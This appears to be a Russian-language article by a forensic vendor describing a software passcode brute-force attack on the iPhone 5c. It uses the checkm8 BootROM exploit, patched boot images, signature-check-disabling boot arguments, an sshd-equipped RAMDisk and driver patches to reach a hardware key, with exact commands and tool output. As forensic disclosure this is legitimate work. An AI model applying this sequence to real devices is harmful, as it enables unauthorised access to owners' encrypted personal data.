
Мы создали чисто программный метод, позволяющий запустить перебор паролей непосредственно на самом устройстве. Отвертка и паяльник для этого не нужны; достаточно простого кабеля Lightning. Наш метод базируется на хорошо изученном эксплоите checkm8, который, впрочем, непригоден для запуска атаки на пароль в чистом виде. В настоящий момент мы реализовали атаку только с компьютеров Mac.

Взлом iPhone 5c выглядит следующим образом.

Для начала нам нужно загрузить на устройство свой собственный кастомный RAMDisk. Именно с него выполняется перебор пароля. Загрузка кастомной (неподписанной) прошивки стала возможной благодаря BootROM-эксплоиту checkm8. Для загрузки устройства и отключения всех проверок предпринимаем следующие шаги.


Шаг 1. Переводим телефон в режим DFU

На первом шаге необходимо ввести устройство в режим DFU. Это возможно только вручную; никакой команды, которая могла бы это сделать, не существует. Для iPhone 5c обнаружено несколько вариантов перехода в нужный режим. Например, такой.



```
To put iOS device into DFU you will need to:
1. Push and hold Sleep (corner) and Home (center) buttons for
   10 seconds.
2. Release Sleep button but continue to hold Home button for
   another 10 seconds.

This script will help you with the timings.

When you are ready press 'Enter' and be prepared to press
Sleep and Home buttons in 3 seconds.
```

При использовании ElcomSoft iOS Forensic Toolkit будут выданы интерактивные инструкции.




```
Prepare to push and hold Sleep and Home buttons in
...3...2...1...0

Push and hold Sleep and Home buttons for
...9...8...7...6...5...4...3

Prepare to release Sleep button while holding Home button
...2...1...0

Release Sleep button but continue to hold Home button for
...9...8...7...6...5...4...3...2...1...0

 Release Home button.

Your iOS Device should be in DFU mode now.

Device screen should be blank, device should look like it is off. If
screen shows Apple or iTunes logo then device is not in DFU mode. In
this case reboot the device and try again.


Press 'Enter' to continue
```

Довольно простой нам кажется такая последовательность.

Начальное состояние: телефон должен быть выключен и не подключен к компьютеру.

- Нажимаем кнопку Home (единственную/центральную на лицевой панели) и, удерживая ее, подключаем кабель Lightning. Отпускаем Home, когда на экране устройства появится картинка «Подключитесь к iTunes».
- Одновременно зажимаем Home и Sleep/Power (кнопка блокировки на верхнем торце устройства) и удерживаем их в течение восьми секунд (на некоторое время на экране появится логотип Apple).
- Отпускаем кнопку Sleep/Power, но продолжаем удерживать Home еще восемь секунд.

Если все сделано правильно, экран аппарата останется черным, а в iTunes или Finder (в зависимости от используемой версии macOS) телефон появится как iPhone in recovery mode (режим восстановления).



Your Mac has detected an iPhone in recovery mode. You must restore this iPhone before it can be used.

If you are experiencing problems with your iPhone, you can restore its original settings by clicking Restore iPhone.

Все готово к следующим шагам.

Шаг 2. Эксплоит DFU

На этом шаге проводим загрузку в режим pwned DFU по методу, который используется в эксплоите checkm8. Этот эксплоит интересен тем, что использует аппаратную уязвимость в загрузчике BootROM, которая не может быть исправлена обновлением прошивки. На устройствах с Secure Enclave (все 64-битные модели iPhone начиная с iPhone 5s) таким образом можно сделать джейлбрейк, но запустить быстрый перебор паролей не удастся: Secure Enclave ограничит скорость перебора на аппаратном уровне. А вот iPhone 5c — идеальный кандидат: аппаратного сопроцессора безопасности нет, можно делать практически что угодно.

Вопрос: зачем в таком случае взламывать код блокировки? Не проще ли сразу извлечь из телефона данные? Увы, без кода блокировки извлечь получится очень ограниченное количество информации. Основной массив данных будет зашифрован, а ключ вычисляется на основе кода блокировки, который вводит пользователь после загрузки устройства. При этом и вынести перебор за пределы iPhone тоже нельзя; проверять код блокировки и вычислять ключи шифрования должен процессор самого устройства.

Однако продолжим. В результате работы эксплоита мы попадаем в режим, известный под неофициальным названием pwned DFU. Это все еще режим DFU (то есть система не загружена), но у нас появился доступ к системным файлам (таким образом можно установить джейлбрейк checkra1n) и к RAMDisk устройства.

Нас сейчас интересует именно RAMDisk. Для запуска атаки на код блокировки нам нужно запустить наш собственный код. Однако для запуска неподписанного приложения одного лишь эксплоита мало, так как мы должны пропатчить проверку подписи на каждом этапе загрузки, а именно в файлах из прошивки iBSS, iBEC и kernelcache.

Шаг 3. Отключаем проверки подписи

На этом шаге мы патчим проверку подписи в iBSS. В iBEC же не только патчится проверка подписи, но и устанавливаются следующие параметры загрузки:

```
boot-args: "rd=md0 -v amfi=0xff cs_enforcement_disable=1"
```

Благодаря этим параметрам мы получаем verbose boot и отключаем проверку подписи у ядра.

Для загрузки устройства нужен еще один файл — DeviceTree. Он представляет собой иерархическое описание аппаратных устройств, которые затем будет использовать ядро. Этот файл патчить не нужно.

Шаг 4. Патчим RAMDisk

Еще один важный файл, который загружается на устройство, — сам RAMDisk. В контексте операционной системы iOS RAMDisk — это виртуальный диск с файловой системой, который хранится в оперативной памяти устройства.

В качестве основы возьмем Restore RAMDisk из официальной прошивки Apple и модифицируем его. В штатный RAMDisk добавим стандартные утилиты командной строки (bash, mkdir, ls и другие) — без них мы не сможем потом получить доступ к командной строке и выполнять команды на устройстве. Но прежде всего в рамдиск необходимо загрузить сервер SSH, чтобы иметь возможность подключиться к телефону с компьютера. Для этого скопируем на RAMDisk sshd с необходимыми файлами конфигурации и пропатчим утилиту restored_exteral (она изначально есть на рамдиске), чтобы она сразу же после загрузки рамдиска поднимала сервер SSH.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ТОТ САМЫЙ 5C

КАК МЫ СОЗДАЛИ СОФТВЕРНЫЙ МЕТОД ВСКРЫТИЯ ЗНАМЕНИТОГО IPHONE 5C

Шаг 5. Патч ядра

Теперь нам нужно пропатчить ядро (kernelcache).

Изначально iPhone 5c вышел с iOS 7.0; последняя версия iOS, доступная для этого телефона, — 10.3.4. Начиная с iOS 10 (а мы загружаем прошивку именно этой версии) для запуска приложения недостаточно просто отключить проверку подписи. Помимо этого, необходимо, чтобы хеш исполняемого файла находился в так называемом AMFI trust_cache. Соответственно, первым делом отключаем проверку trust_cache (иначе sshd и пропатченная утилита restored_external просто не запустятся).

Второй важный патч связан с тем, что для перебора пароля нам нужен доступ к аппаратному ключу 0x835, но по умолчанию этот ключ недоступен из userland. Мы должны пропатчить один из драйверов, чтобы получить доступ к этому ключу и иметь возможность перебирать коды блокировки из userland.


Таким образом, порядок загрузки следующий: pwned DFU → iBSS → iBEC → DeviceTree → RAMDisk → kernelcache.

Чтобы этого добиться, потребуются инструменты pwned DFU (есть только в версии для macOS) и iRecovery (macOS и Windows).

Вот последовательность команд, которая приводит к нужному результату:


- `pwnedDFU -p` — выполняем сам эксплоит checkm8;
- `pwnedDFU-f iBSS.n41ap` — загружаем iBSS на устройство;
- `irecovery -f iBEC.n41ap` — загружаем iBEC на устройство;
- `irecovery -f DeviceTree.n41ap` — загружаем DeviceTree на устройство;
- `irecovery -c devicetree` — выполняем команду devicetree;
- `irecovery -f ramdisk10` — загружаем RAMDisk на устройство;
- `irecovery -c ramdisk` — выполняем команду RAMDisk;
- `irecovery -f kernelcache.n41ap` — загружаем kernelcache на устройство.

В данном примере `ramdisk10` и `kernelcache.n41ap` — пропатченные версии стандартного RAMDisk и kernelcache, а `iBSS.n41ap` и `iBEC.n41ap`, соответственно, патченные версии iBSS и iBEC.



```
Please select an action
  1 Put device in DFU mode
  2 Exploit device
  3 Break 4-digit passwords
  4 Break 6-digit passwords
  5 Reboot device

  0  Back

 >: 2

Detecting device type...
Connected to iPhone5,4, model n49ap, cpid 0x8950, bdid 0x0e
DFU device infomation
CPID:0x8950 CPRV:0x20 BDID:0x0E ECID:0x000001071A0DCD8B CPFM:0x03 SCEP:0x10
IBFL:0x00
SRTG:[iBoot-1145.3]
Exploiting with checkm8
Device is now in pwned DFU mode!

Loading iBSS.n48ap on device...
Decrypted Img3 image
Uploading soft DFU

Loading iBEC.n48ap on device...
[==================================================] 100.0%

Loading DeviceTree.n48ap on device...
[==================================================] 100.0%

Loading ramdisk on device...
[==================================================] 100.0%

Loading DeviceTree.n48ap on device...
[==================================================] 100.0%

Loading kernelcache.n48ap on device...
[==================================================] 100.0%

Waiting for device to boot...

Mounting user partition...

Press 'Enter' to continue
```

Иногда на одном из этапов возникает ошибка.



```
Detecting device type...
Connected to iPhone5,4, model n49ap, cpid 0x8950, bdid 0x0e
DFU device infomation
CPID:0x8950 CPRV:0x20 BDID:0x0E ECID:0x000003876213E34A CPFM:0x03 SCEP:0x10
IBFL:0x00
SRTG:[iBoot-1145.3]
Exploiting with checkm8
Failed to push forward overwrite offset.
Failed to enter Pwned DFU mode.
Failed to enter Pwned DFU mode.

Press 'Enter' to continue
```

В таких случаях нужно перезагрузить телефон (а порой и компьютер; ошибка может возникать из-за проблемы в USB-драйвере, которая лечится только перезагрузкой). После этого надо заново ввести телефон в режим DFU и проделать все шаги снова.

Шаг 6. Монтируем разделы

После того как мы пропатчили и загрузили все файлы, нужно смонтировать разделы устройства, чтобы иметь доступ к его файловой системе. Системный раздел находится в `/dev/disk0s1s1`, пользовательский в /dev/disk0s1s2. Нам интересен именно пользовательский, так что монтируем его к /mnt2:

```
mount -o rw -t hfs /dev/disk0s1s2 /mnt2
```

